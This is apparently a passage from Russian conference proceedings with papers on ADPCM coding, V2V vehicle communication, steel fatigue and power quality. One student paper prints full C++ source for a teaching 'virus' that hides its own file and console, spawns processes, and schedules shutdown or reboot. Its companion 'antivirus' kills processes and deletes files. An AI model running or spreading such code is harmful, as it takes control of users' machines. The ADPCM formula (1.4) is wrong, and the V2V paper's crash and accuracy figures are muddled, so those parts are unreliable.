


Рис. 3. Структурная схема ДИКМ кодера и декодера

Запишем основные соотношения для ДИКМ кодера:

$$e(n) = x(n) - \hat{x}(n) \quad (1.1)$$

где $x(n)$ - значение n -ного отсчёта;

$\hat{x}(n)$ - оценка отсчёта, полученная на основе данных о предыдущих отсчётах. Входящие в выражение (1.1) уменьшаемое и вычитаемое представляют собой, соответственно, значение n -го отсчета и его оценку, полученную на основе данных о предыдущих отсчетах.

Вычисление оценки проводят с использованием процедуры линейного предсказания на основании

восстановленных значений p предшествующих отсчетов.

$$\chi(n) = \sum_{j=1}^p h_j(n) * \chi(n-j), \quad (1.2)$$

где h_j - параметры предсказателя;
 p - порядок предсказания.

Сигнал $e(n)$ передают с помощью импульсно-кодовой модуляции, то есть его представляют на выходе квантователя кодовым словом длиной R бит, соответствующим квантованному сигналу $e_q(n)$:

$$e_q(n) = Q_R\{e(n)\}, \quad (1.3)$$

Где $\chi(n-j)$ для выражения (1.2) вычисляем по формуле (1.4):

$$\chi(n-j) = e_q(n-j) - \chi(n-j) \quad (1.4)$$

4. Кодеры АДИКМ

Эффективность ДИКМ может быть повышена, если предсказание и квантование сигнала будет выполняться не на основе некоторых усредненных его характеристик, а с учетом их текущего значения и изменения во времени, то есть адаптивно, что позволяет уменьшить ошибку предсказанного сигнала. Такой способ кодирования называется адаптивной ДИКМ, или АДИКМ. Использование АДИКМ со скоростью кода 4 бита/отсчет или 32 кбит/с обеспечивает такое же субъективное качество речи, что и 64 кбит/с - ИКМ, но при вдвое меньшей скорости кода.




Рис. 4. Структурная схема кодера АДИКМ

На основании приобретённых данных мы можем допустить, что наиболее подходящим алгоритмом кодировки демонстрируется адаптивная дифференциальная импульсно-кодовая модуляция.

Преимущества систем с АДИКМ:

1. высокое качество речевого сигнала;
2. понижение скорости потока ИКМ до 32 кбит/с;
3. низкая задержка сигнала;
4. возможна реализация отсутствия аналоговой предобработки сигнала;
5. можно реализовать алгоритм на программируемых микросхемах;
6. относительно низкий спрос к производительности программируемых микросхем и, следовательно, возможность переработки группового сигнала на одной микросхеме.

Список литературы.

1. M. Hamdi, H. Hermassi, R. Rhouma, S. Belghith "A New Secure And Efficient Scheme Of Adpcm Encoder Based On Chaotic Encryption", 2014
2. "ITU-T Recommendation G.722 Appendix III, A High-Quality Packet Loss Concealment Algorithm for G.722," ITU-T, Nov. 2006.
3. Прокис Дж. Цифровая связь / Под ред. Д.Д. Кловского - М.: Радио и связь, 2000.
4. David Salomon "Data Compression The Complete Reference Fourth Edition, 2007.
5. M. S. Baptista, "Cryptography with chaos", Physics Letters, January 1998.
6. ITU-T Recommendation G.726 40, 32, 24, 16 kbit/s Adaptive Differential Pulse Code Modulation (ADPCM).-2010.

СОЗДАНИЕ ВИРУСНОГО ПРИЛОЖЕНИЯ ДЛЯ ДЕМОНСТРАЦИИ ПРИНЦИПОВ БЕЗОПАСНОЙ РАБОТЫ НА ЭВМ

Магамедова Асет Зайнаевна

старший преподаватель

Магомадов Джабраил Ризванович

студент

Чеченский государственный педагогический университет

Аннотация. Данная работа представлена в виде описания двух программ, одна из которых блокирует на время работу ЭВМ, вторая выполняет обратную функцию. Цель авторов была в том, чтобы показать, что любой незащищенный компьютер может выйти из-под контроля пользователя и работать по правилам какого-либо вирусного программного кода. Подобные программы были описаны в литературе и другими авторами, однако, мы считаем, что предложенный вариант имеет свою оригинальность и может быть использован на практике в целях обучения программированию.

Ключевые слова: программирование, C/C++, программа-вирус, программа-антивирус, защита ЭВМ.

Любой пользователь, а тем более тот, кто обучается в сфере, связанной с информационными технологиями и программированием должен научиться эффективно управлять компьютером. Отметим, что несмотря на то, что невозможно знать все об этом устройстве, всегда нужно думать о безопасности и надежности работы с ним [5, 12]. Уровень защиты информации на ЭВМ предполагает знание его пользователем ответа на вопрос, насколько критичной является потеря данных на нем. Защита информации предполагает несколько уровней защиты, особенно при работе в сети «Интернет», среди которых числится способ шифрования данных при их передачи и проявление предосторожности при работе с полученными файлами [5, 43].

Для того, чтобы понять насколько любой компьютер не защищен от действий злоумышленников, рассмотрим создание небольших приложений, представленных в виде вируса и антивируса. Файл создается среде программирования Dev C++. При выполнении кода компьютер получив всего одну команду может самопроизвольно выполнять такие действия, как открывать браузер, выключиться, скрыть объекты рабочего стола и т.п., в зависимости от значения конкретной переменной.

Код программы-вируса:

```
#pragma once
#define _WIN32_WINNT 0x0500
#include <iostream>
#include <cstdlib>
#include <ctime>
#include <windows.h>
#include <conio.h>
using namespace std;
void blockButton()
{
    HWND hwnd = GetConsoleWindow();
    SetWindowLong (hwnd, GWL_STYLE, GetWindowLong (hwnd, GWL_STYLE)
    & ~WS_MINIMIZE & ~WS_MAXIMIZE & ~WS_SYSMENU);
}
void showScreen()
{bool x = rand();
```

```

if(x == 0) {ShowWindow(GetConsoleWindow(), SW_HIDE);}
else {system("mode con lines=10 cols=30"); system("color 0A");}
}
void functional()
{ int y = 0 + rand() % 6;
if(y == 0){for(int i = 0; i < 10; i++)
{ srand(time(NULL));
system("start notepad.exe");
int a = 0 + rand() % 2;
int b = 0 + rand() % 2;
cout<<a<<b<<b<<a; }}
if(y == 1) {for(int i = 0; i < 10; i++)
{ srand(time(NULL));
system("start explorer.exe");
int a = 0 + rand() % 2;
int b = 0 + rand() % 2;
cout<<a<<b<<b<<a; }}
if(y == 2) {for(int i = 0; i < 10; i++)
{ srand(time(NULL));
system("start chrome.exe");
int a = 0 + rand() % 2;
int b = 0 + rand() % 2;
cout<<a<<b<<b<<a; }}
if(y == 3) {system("shutdown -s -t 600"); } //выключение через 10 мин
if(y == 4) {system("shutdown -r -t 600"); } //перезагрузка через 10 мин
if(y == 5) {ShowWindow(GetConsoleWindow(), SW_HIDE);
for(int i = 0; i < 15; i++) {cout<<"\a"; }}
}
int main()
{system("attrib +s +h Вирус.exe");
srand(time(NULL));
blockButton();
showScreen();
functional();
return 0;}

```

Приведем краткое описание использованных при составлении приложений конструкций языка. Программа состоит из директив препроцессора и четырех функций, одна из которых – основная функция `main` в языке программирования.

Первой в программе представлена не возвращающая значение функция `blockButton`. Код для нее написан таким образом, чтобы он был совместимым и с 32-разрядными и с 64-разрядными версиями операционной системы Microsoft Windows. В теле функции объявлен метод `SetWindowLong` (установка окна с дальним смещением), который меняет атрибуты определяемого окна. Синтаксис метода представлен в источниках информации в следующем виде: `LONG SetWindowLong (HWND hWnd, int nIndex, LONG dwNewLong)`, где первый параметр – это дескриптор окна, второй – значение установленного смещения, третий – новое значение. Используемая в программе переменная `nIndex` имеет значение `GWL_STYLE`, которое устанавливает новый стиль окна. Чтобы сделать окно максимального размера параметру `x` передают значение `WS_MAXIMIZE`, которое впоследствии передается и функции `showScreen`.

В приложении функция `showScreen` не возвращает значение и не имеет параметров, однако в теле самой функции объявлена переменная «`x`» типа `bool`. Если данная переменная имеет значение «0», то через `ShowWindow` реализуется задача создания консольного приложения со скрытой консолью. Функция `ShowWindow` устанавливает состояние показа отображаемого окна. Синтаксис функции: `BOOL ShowWindow (HWND hWnd, int nCmdShow)`, где первый параметр – это дескриптор окна, а второй – определяет, как окно должно быть показано. Скрыть консоль позволяет именно значение второго параметра функции, указанное в программе.

В теле функции `functional` представлены различные варианты поведения приложения, которое зависит от случайного значения, присвоенного переменной `y`.

Для исправления ошибки, созданной предыдущей программой используем приложение, выполняющее роль антивируса.

```

Код программы:
#pragma once
#include <iostream>

```



```

#include <windows.h>
#include <conio.h>
using namespace std;
int main()
{
    setlocale(LC_ALL, "Rus");
    system("color 0A");
    system("title Антивирус");
    system("attrib -s -h C:\\Users\\...\\Вирус и антивирус\\Вирус.exe");
    //имя компьютера, антивирус и вирус расположены в одном папке
    system("taskkill /f /im Вирус.exe /t");
    system("del /s вирус.exe");
    system("shutdown -a");
    system("taskkill /f /im notepad.exe /t");
    system("taskkill /f /im explorer.exe /t");
    system("taskkill /f /im chrome.exe /t");
    system("cls");
    cout<<"Вирус успешно остановлен и удален!"<<endl<<endl;
    cout<<"Рекомендуется перезапустить. Перезапустить?\n1. Да\n2. Нет"<<endl;
    cout<<"Вы выбрали: ";
    int answer; cin>>answer;
    if(answer == 1) {system("shutdown -r -t 0");}
    if(answer < 1 || answer > 1) {exit(0);}
    _getch();
    return 0;}

```

В приложении-антивирусе несколько раз использована функция `system`. Синтаксис данной функции определен следующим образом: `int system(const char *s)`. Функция `system()` передает командному процессору операционной системы команду в строке, на которую указывает параметр `s`, и возвращает статус выхода команды. Если функция имеет параметр «shutdown», то это команда для выполнения следующих действий: для завершения сеанса пользователя, перезагрузки компьютера, перевода его в спящий режим или выключения питания. При наличии соответствующих разрешений, команда может выполняться для удаленной системы.

Перед практическим использованием представленных программ желательно создать резервную точку восстановления системы. Подобные примеры, применяемые в учебных целях при обучении полезны тем, что, возможно, помогут учащимся сформировать соответствующие компетенции при работе с программным обеспечением, придерживаться правил безопасности при скачивании и установке неизвестных программ и для получения ими некоторого опыта в программировании. Внимательное отношение к неизвестным файлам необходимо не только при работе за компьютером, но и при использовании любого другого электронного устройства.

Список литературы.

1. Павловская Т.А. С/С++. Программирование на языке высокого уровня. СПб. Питер, 2012. – 464 с.
2. Павловская Т.А., Щупак Ю.А. С/С++. Структурное программирование. Практикум. СПб Питер, 2005. – 239 с.
3. Стивен П. Язык программирования С++. Лекции и упражнения, 5-е изд. Пер. с англ. М.: 2007. – 1 184 с
4. Страуструп Б. Язык программирования С++. Специальное издание – М.:ООО «Бином - Пресс», 2008. – 1104 с.
5. Фленов М.Е. Программирование на С++ глазами хакера. – СПб: БХВ-Петербург, 2014. – 352 с.

V2V (VEHICLE TO VEHICLE) SYSTEM

Saliyev Sardorbek Ubaydullaevich

Andijan Institute of Machine Building

Keywords: V2V (Vehicle to Vehicle), (ECU) Electronic Computer Unit, (DSRC) Dedicated Short Range Communication, GPS (Global Position System), TCAS/ACAS (Traffic Collision Avoidance System/Aircraft Collision Avoidance System).

Worldwide scientific and technological developments are being implemented in all spheres of the society. This is also true for motor vehicle traffic and its safety.

The system that we offer to you is a V2V system and its accomplishments when it comes to vehicle mobility and security. The V2V system is a technology-driven wave-based technology that enables the car to interact with each other. In the twenty-first century, new technology systems are integrating into the industry, and the automobile industry also cannot be imagined without electronic devices. One of the known electronic devices for modern cars is the ECU Electronic Computer Unit. The ECU controls the performance of motor vehicle, power consumption, fuel consumption, engine power transmission. Generally, the ECU is a vehicle controller that warns the car's internal equipment fails, but there is no action is taken against external influences. The safe management of vehicles and the prevention of unpleasant incidents in road traffic are a top priority. There are some systems that protect against external influences, but they are still newer in the automobile industry and not installed completely yet.

We know that the leading direction in the field of transportation is the aviation industry. In aviation, the catastrophic accidents danger for a human life, it also badly affects for a parts of an airplane. For these reasons, in aviation self-defense systems have been created. This includes the TCAS (Traffic Collision Avoidance System), ACAS (Aircraft Collision Avoidance System). These systems have been providing a great help to aviation. The superiority of this system, even from human consciousness, was recognized after a plane crash on June 1, 2002, when two planes crashed, aircraft TU154M passenger flight and Boeing 757-200PF, DHL cargo plane. The TCAS system, which was installed on two planes, advised the crew members how to avoid from collision, but the crew of the TU154M airplane "Bashkirian Airline" did not follow order of this system. The plane crashed and it took off lives 69 men (9 crew and 8 passengers and 52 children) at TU154M and two crew members at Boeing 757-200PF. This event is known as the "Baden Lake Air crash". The crew of TU154M, followed to order of air traffic controller, instead of the orders of the TCAS / ACAS systems. These systems ordered to both aircraft right decision to away from the collision.

Implementation of the above systems in the field of transport also plays a crucial role for modern cars. As the King of the Automobile Industry Henry Ford said, "If you ask people what they want, they would demand a faster riding horses", this is how we all think about it. The speed is a disaster for those accidents, but modern cars are no longer valuable without it. Now imagine that you are on the highway in the car, on a high speed, moving amongst the moving cars one by one, and the driver who is ahead of you is warned that he is going to have a sudden stop. If so, how many car crashes would be prevented. In fact, worldwide automobile accidents happen more frequently than aviation accidents and automobile accidents cause more death of people.

The V2V system is also a solution to the problem, so the 'Vehicle to Vehicle' system can be used in a great way. The first generation of this system was developed by Qualcomm in 1989, which is called Omni TRACS. Omni TRACS is limited to knowing only the traffic location and tracking commercial transport.

The V2V system is a technology-driven wave-based technology that enables the car to interact with each other. The only requirement of the system is to equip all vehicles, such as TCAS / ACAS systems used in aviation. V2V components are: DSRC, GPS, and ECU.

During the initial development of the V2V system, Wi-Fi technology was successfully tested. However, DSRC communication technology has been developed for this system that is specific to Wi-Fi. In practice it has become clear that the V2V built-in car can communicate with 800 meters radius away from another V2V vehicle, and also with a fixed distance of 1000 meters radius with stable objects include traffic lights, gates, electronic cash registers and other similar objects.

One of the most important achievements of the V2V system is software such as "LTA-Left Turn Assist" and "IMA-Intersection Movement Assist". This software prevents us from the danger by

suddenly a car that crosses on the red traffic lights or suddenly crosses the roads. V2V systems include the speed, acceleration, direction, wheel angle and direction information about the history. DSRC communication technology works at IEEE 802.11p standard, radio frequency range 5850-5925 MHz (Mega Hertz).

The National Traffic Safety Administration of the United States officially announced that the National Highway Traffic Management V2V system will increase vehicle mobility and traffic safety by 81% percent. Cartographic data for GPS coordinates is transmitted over Google Map API v3. The accuracy of the data is ± 15 meters. However, the GPS coordinate data is used for to locate of the vehicle's more than 1000 m radius distance, since the DSRC is accurate to a distance of 1,000 meters - 300 meters radius to ± 5 meters, 300 meters radius to a radius of ± 5 meters , Up to 50 meters from radius to object, from ± 1 meter to ± 10 cm. Cyber Web software has been developed to find the location of the car through GPS technology. It has real-time control over the automobiles on web. As part of the GPS technology of Cyber Web, the developer will be able to provide the date of vehicle navigation, the exact location of the coordinates, to the user on any computer connected to the Internet. The V2V system also has the advantage of keeping the car fuel free from waste. As we all know, because of the high traffic patterns in recent years, traffic on the roads has become much more complicated, as the V2V software is in close contact with all vehicles, so the car will be able to see where traffic jams are present and how to avoid them. In addition, when emergency and traffic control staff on the road, the V2V system is in close contact with all traffic lights and has the capability to turn on the fastest path, allowing them to turn green light on the road.

In short, the V2V system will lead to a significant reduction in traffic accidents. I can say with confidence as it can be seen on the aviation system's already operating systems.

This means that when the above system and software vulnerabilities are implemented on a road safety, the person is protected from various incidents.

Literature

1. International Civil Aviation Organization. Doc 9863 "TCAS" ISBN 978-92-9249-164-2, 999 University Street, Montréal, Quebec, Canada H3C 5H7
2. Огонёк №12 (4839) от 28.03.2004. <http://www.kommersant.ru/doc/22933793#>
3. <http://habrahabr.ru>, <http://howcarworks.ru>

ИЗМЕНЕНИЕ МАГНИТНОЙ ПРОНИЦАЕМОСТИ И ДИСЛОКАЦИОННОЙ СТРУКТУРЫ СТАЛЕЙ ПРИ РАЗВИТИИ УСТАЛОСТНОГО ПРОЦЕССА

Соколик Наталья Львовна

кандидат технических наук, профессор

Ковровская государственная технологическая академия

имени В.А.Дегтярева

Аннотация: В статье проведен анализ исследования изменения магнитной проницаемости и дислокационной структуры сталей при развитии усталостного процесса.

Ключевые слова: Магнитная проницаемость, дислокации, микроструктура, циклическая повреждаемость.

Магнитные свойства сталей изменяются при циклическом нагружении. Это объясняется появлением внутри металла напряжений, которые вызывают перегруппировку областей намагничивания. Обычно усталостные повреждения наблюдаются в локальной области испытываемого образца, поэтому наибольшие изменения магнитных свойств происходят в небольших объемах материалов, в основном в центре образца, концентрации напряжений достигают максимальных значений.

Исследование изменений магнитных свойств сталей показало, что кривые намагниченности спадающей части петли гистерезиса и магнитной проницаемости в процессе циклического нагружения отличаются от кривых, полученных до начала проведения испытаний.

Методика исследования характера изменения магнитной проницаемости в процессе усталости заключалась в том, что магнитная проницаемость исследовалась непрерывно дифференциальным электроиндуктивным методом. Применение данного метода обусловлено его высокой чувствительностью к структурному состоянию материала в результате усталости. Информация, поступающая в процессе исследования с измерительной схемы, определяется изменением доменной структуры исследуемого ферромагнитного материала, а также связанным с ней характером образующихся в материале вихревых токов.

Затруднение движения и зарождение новых доменных границ вследствие повышения плотности дислокаций и накопления повреждений в кристаллической решетке начинается на самых ранних стадиях процесса усталости, что обеспечивает изменение параметров измерительной системы.

Характер изменения магнитной проницаемости показывает, что наибольшее изменение приходится на число циклов испытания вблизи максимума кривой. Результаты исследований могут быть использованы для оценки накопления усталостной повреждаемости.

Микроструктурные исследования и косвенные методы анализа нарушения сплошности материала по сечению микрошлифа в процессе усталости позволяют объяснить немонотонный характер изменения магнитной проницаемости на основе следующего механизма.

Начальный период усталости характеризуется накоплением микропластических деформаций в поверхностном слое металла за счет увеличения плотности подвижных дислокаций, особенно в зернах феррита, наиболее неблагоприятно ориентированных по отношению к действующим напряжениям в объеме материала. Повышение общей плотности подвижных дислокаций приводит к некоторому упрочнению, о чем свидетельствует повышение микротвердости.

Известно, что в период зарождения трещины по объему стали образуются пустоты и субмикроскопические нарушения [1]. Если при этом добавляются механические нарушения поверхности детали с сопутствующими им концентрациями напряжений, то это усиливает тенденцию к развитию трещин. Чем резче нарушение поверхности, тем ниже номинальное напряжение, необходимое для образования трещины.

Кроме того, существует довольно значительно выраженный масштабный эффект, то есть при определенной концентрации напряжений более крупные образцы неизменно хуже сопротивляются усталости, чем образцы меньших размеров.

Наличие в поверхностном слое определенного количества дефектов в виде закрепленных дислокаций, вакансий и субмикроскопических пор, выявленных металлографически, говорит о возрастании магнитной проницаемости. Увеличение общей плотности дислокаций и накопление их у дефектов затрудняет движение доменных границ при намагничивании и приводит к дроблению доменов, что в последующем уменьшает магнитную проницаемость [2]. При этом остаточные напряжения первого рода в поверхностно-упрочненных слоях релаксируют.

В конце первого периода развития трещины заканчивается процесс упрочнения феррита. Но увеличение оттока вакансий и дислокаций в субмикроскопические на рушения сплошности и релаксация остаточных напряжений начинает превалировать над эффектом упрочнения в своем влиянии на магнитную проницаемость – она возрастает. С началом увеличения общей плотности подвижных дислокаций и их накопления у различного рода препятствий происходит возникновение микронадрывов в наиболее благоприятных местах, подверженных усталости.

С этого момента начинается необратимая повреждаемость, что связано с появлением на поверхности образца тонких полос скольжения. Магнитная проницаемость при этом уменьшается. Иногда отток вакансий приводит к освобождению основной масс металла от микродефектов, что может привести к увеличению магнитной проницаемости.

При дальнейшем росте и слиянии субмикротрещин появляются микротрещины, нарушающие цельность стали по объему. Усталостное разрушение с ростом трещины критического размера происходит очень быстро. Последний период развития трещины по времени очень мал, магнитная проницаемость при этом резко падает.

Полученные при проведении исследований экстремальные значения магнитной проницаемости позволяют логически разбить весь процесс на четыре стадии накопления и развития усталостной повреждаемости:

1. Стадия упрочнения металла под действием переменных напряжений;
2. Стадия, соответствующая процессу разупрочнения стали;
3. Стадия образования субмикротрещин;
4. Стадия распространения трещины усталости в глубину материала.

Изучение магнитной проницаемости позволило проследить за кинетикой накопления обратимой и необратимой усталостной повреждаемости и проконтролировать ее изменение по длине образца в наиболее напряженном участке усталостного процесса.

Установленные закономерности могут быть применены для исследования процесса развития усталостных трещин в ферромагнитных материалах, а также для контроля циклической повреждаемости стальных деталей.

Список литературы

1. Дульнев Р.А. Модели прочности при малоцикловой усталости. // Проблемы прочности.-1989.-№4.-С.8-13.
2. Садовский В.Д. Магнитное поле и фазовые превращения в стали // М и ТОМ.-1985.-№7.-С.16.

ИЗМЕНЕНИЕ ЭЛЕКТРОПРОВОДНОСТИ МАТЕРИАЛА РАБОЧЕЙ ЧАСТИ ИНСТРУМЕНТОВ ПЛАСТИЧЕСКОГО ДЕФОРМИРОВАНИЯ ПРИ УСТАЛОСТНОМ НАГРУЖЕНИИ

Соколик Наталья Львовна

кандидат технических наук, профессор

Ковровская государственная технологическая академия

имени В.А.Дегтярева

Изменение электропроводности материалов в процессе усталости рассматривалось в большом числе научных работ. Систематическому исследованию влияния величины циклического напряжения на удельную электропроводность посвящались работы В.С. Ивановой и Л.К. Гордиенко [1].

В основе некоторых неразрушающих методов контроля за развитием процессов усталости является исследование характера изменения электропроводности образцов. Наблюдение за изменением электропроводности образца наиболее эффективно, когда начинают развиваться процессы накопления необратимой повреждаемости - накопление микропластических трещин в зоне, наиболее подверженной воздействию циклических нагрузок.

Удельная электропроводность (ρ) вычисляется по известному соотношению:

$$\rho = \frac{l \cdot J}{S \cdot U}$$

где:

l - база измерения (расстояние между контактными ножами), мм;

S - площадь поперечного сечения образца на исследуемом участке, мм²;

J - ток, протекающий через образец, а;

U - падение потенциала на исследуемом участке, в.

Исходя из этой формулы, теоретически можно определять пропорциональное изменение электропроводности в зависимости от факторов эксперимента.

Анализ изменения электропроводности позволяет определить предел усталости, при котором ρ остается неизменной в процессе циклического нагружения. Однако судить по электропроводности о начальной стадии - линии обратимой повреждаемости не представляется возможным, если проводить измерения на постоянном токе. Более эффективным методом является измерение электропроводности в переменных полях по потерям на вихревые токи, где используется СКИН - эффект, очень чувствительный к поверхностным структурным изменениям.

В. Э. Вильдеман и М. П. Третьяков исследовали процесс усталости материалов при сложных электромеханических воздействиях [2]. Полученные результаты авторы связывают с состоянием дислокационно-вакансионной структуры стали.

Наблюдения за изменениями физических и механических свойств углеродистых сталей в процессе усталости показали возможность установления зависимости структурночувствительных физико-механических свойств от характера накопления усталостной повреждаемости.

Исследования, проведенные с использованием этого метода, показали, что изменение удельной электропроводности свидетельствует о начале необратимой повреждаемости, вызванной нарушением сплошности в виде грубых полос скольжения и образованием микротрещин на поверхности полированного образца.

Установлено, что скорость развития разрушения в значительной степени зависит от амплитуды местных упругопластических деформаций в ее вершине. При этом зависимость между перемещениями и номинальными напряжениями в упругопластической области имеет нелинейный характер.

Результаты исследований позволяют определить периоды усталости и построить основные линии диаграммы усталостного разрушения стальных деталей.

Библиографический список

1. Иванова В.С. Разрушение металлов// Металлургия, – 1979. – 168 с.
2. Экспериментальные исследования свойств материалов при сложных термомеханических воздействиях / В. Э. Вильдеман, М. П. Третьяков и др./ под ред. В. Э. Вильдемана// Физматлит. – 2012. – 204 с.

ВЛИЯНИЕ ЦИКЛИЧЕСКИХ НАГРУЗОК НА ВНУТРЕННЕЕ ТРЕНИЕ СТАЛЕЙ И СПЛАВОВ

Соколик Наталья Львовна

кандидат технических наук, профессор

Ковровская государственная технологическая академия

имени В.А.Дегтярева

Анализ изменения внутреннего трения является одним из структурно-чувствительных методов исследования свойств сталей и сплавов.

Внутреннее трение – это способность необратимо рассеивать и превращать энергию механических колебаний кристаллической решетки в тепловую. Все технические металлы обладают способностью рассеивать энергию даже при очень низких напряжениях. Мерой внутреннего трения служит логарифмический декремент затухания колебаний, определяемый по уменьшению во времени амплитуды возбужденных в образце колебаний.

Различают две составляющие внутреннего трения – амплитудно независимое и амплитудно зависимое. Установлена корреляция между уровнем амплитудно зависимого внутреннего трения и дислокационно-вакансионной структурой стали.

Изменение параметров дислокационной структуры (в первую очередь плотности дислокаций) в процессе термической обработки, холодного наклепа, ползучести или усталости оказывает значительное влияние на внутреннее трение. Это влияние сказывается тем сильнее, чем меньше исследуемая характеристика зависит от условий проведения измерений.

Установлено, что при напряжении меньше предела усталости внутреннее трение почти не изменяется, что свидетельствует о слабой интенсивности накопленных дефектов типа подвижных дислокаций и вакансий.

При напряжении больше предела усталости внутреннее трение в первом периоде усталости незначительно возрастает, а затем стабилизируется. Увеличение внутреннего трения объясняется увеличением плотности подвижных дислокаций и связанных с этими процессами искажениями кристаллической решетки.

Стабилизация скорости возрастания внутреннего трения и неизменность его во втором периоде усталости обусловлены двумя факторами.

Во-первых, во втором периоде, несмотря на развивающиеся усталостные процессы, количество дефектов не изменяется, что свидетельствует о равновесии между числом как появившихся дислокаций и вакансий, так и скопившихся у дефектов или аннигилирующих.

Во-вторых, процессы старения могут задерживать возрастание внутреннего трения при развитии субмикроскопических нарушений сплошности материала [2].

Таким образом, можно сделать вывод о том, что анализ изменения внутреннего трения, являющегося структурно-чувствительным свойством, позволяет исследовать стадии усталостной повреждаемости сталей и сплавов.

Библиографический список

1. Постников В. С. Внутреннее трение в металлах, 2 изд.//Металлургия. -1974. -352 с.
2. Соколик Н.Л. Структурные изменения в стальных сплавах при магнитной обработке/ Наука в ВУЗе/ Материалы XXX НТК Муромского филиала ВлГТУ// Владимир. -1996.

КОНТРОЛЬ ЗА СОСТОЯНИЕМ ЭЛЕКТРОСИСТЕМ КАК ГАРАНТ КАЧЕСТВА ЭЛЕКТРИЧЕСКОЙ ЭНЕРГИИ В РФ

Глебов Илья Александрович

"Национальный исследовательский университет "МЭИ"

Аннотация. В статье рассмотрена проблема контроля за состоянием электросистем, а именно избежания потери электроэнергии, перегрева в электрических сетях. Сделано несколько предположений по возможным методам решения этих проблем с помощью интеллектуальных систем и модернизации оборудования, замены приборов учёта, а так же применения распределенной и малой энергетики.

Ключевые слова: потеря электроэнергии, модернизация, малая и распределённая энергетика, приборный учёт, избежание потерь, цифровое качество электроэнергии

«Все в этом мире движется – вагон ли трамвая, пароходы, паровозы, – все это движется, в конечном счете, вовсе не электрической силой, не углём, а нашим разумом. Несомненно, не будь этого, не было бы электричества»

М. Горький¹

Россия стремится к созданию цифровой экономики. Для этого потребуются ряд модернизаций, в том числе цифровое качество электроэнергии, а именно такое качество, которое способно гарантировать функционирование электронного оборудования в различных отраслях не только производства, но и торговли, образования, сферы услуг и медицины. Каждая из сфер человеческой деятельности так или иначе связана с электрической энергией. Так, между её качеством и условиями жизнедеятельности людей существует прямая взаимосвязь. Кроме того, качество электрической энергии отражается и на технико-экономических показателях различных устройств, систем электроснабжения. Можно сказать, что одной из наиважнейших задач российской энергетики стало обеспечение цифрового качества электрической энергии.

В связи с этим, нормирование показателей качества электроэнергии остается актуальным, как и обеспечение электрических приемников и контроль за выполнением установленных норм. Первый национальный стандарт качества электрической энергии введен в действие почти 50 лет назад, 1 января 1970 г. (ГОСТ 13109-67. Электрическая энергия). На сегодняшний день стандарты и законы, связанные с электроэнергией претерпевают все новые изменения. Приказом Росстандарта был приведен в действие ГОСТ Р 54149-2010 с 01.01.2013². Стандартом узакониваются показатели и нормы качества энергии (КЭ) в точках передачи электроэнергии пользователям сетей высокого, среднего и низкого напряжения систем электроснабжения общего назначения переменного трехфазного и однофазного тока частотой 50 Гц. Это требование существенно отличает новый стандарт от ГОСТ 13109-97, в котором нормы КЭ отнесены к точкам общего присоединения (за исключением установившегося отклонения напряжения), и более отвечает условиям рыночной экономики.

Постоянные обновления необходимы, так как контроля за точностью показателей и их соответствия реальности не бывает слишком много. Авария в энергосистеме 25 мая в Москве до сих пор жива в памяти людей.³ В связи с крупной аварией в энергосистеме на несколько часов была отключена подача электроэнергии в нескольких районах Москвы, Подмосковья, а также Тульской, Калужской и Рязанской областей. Десятки тысяч человек оказались заблокированы в остановившихся поездах московского метро и лифтах, было нарушено железнодорожное сообщение и парализована работа многих коммерческих и государственных организаций. Такие случаи являются из ряда вон выходящими и не соответствуют заявленному качеству предоставления услуг. Более того, подобные происшествия могут создавать ситуации, угрожающие жизни людей.

Причиной всему стали множественные возгорания трансформаторов. Очевидно, что, помимо устранения угрозы безопасности жизнедеятельности, контроль за состоянием электросистем способен зна-

¹ Горький М. Полное собрание сочинений. Художественные произведения в 25 томах. Том 1. [Текст] / Горький М. – М: Наука, 1968г. – 425с.

² Белов Олег Александрович, Парфенкин Александр Иванович Системная интеграция контроля электрооборудования // Электротехнические и информационные комплексы и системы. 2014. №1. URL: <https://cyberleninka.ru/article/n/sistemnaya-integratsiya-kontrolya-elektrooborudovaniya> (дата обращения: 05.08.2018).

³ Васюченко П. В. Повышение надежности работы электрооборудования путем применения методов диагностики // Энергосбережение. Энергетика. Энергоаудит. 2014. №5 (123). URL: <https://cyberleninka.ru/article/n/povysheniye-nadezhnosti-raboty-elektrooborudovaniya-putem-primeneniya-metodov-dagnostiki> (дата обращения: 05.08.2018).

чительно сэкономить бюджет правительства РФ, так как замена испорченного оборудования, особенно сгоревших трансформаторов, проводов, работа инженеров требуют более внушительных вложений нежели систематический отслеживание за соблюдением правил эксплуатации электрических систем. Такой подход заложен и в Федеральном законе «О техническом регулировании» и частично уже используется.⁴

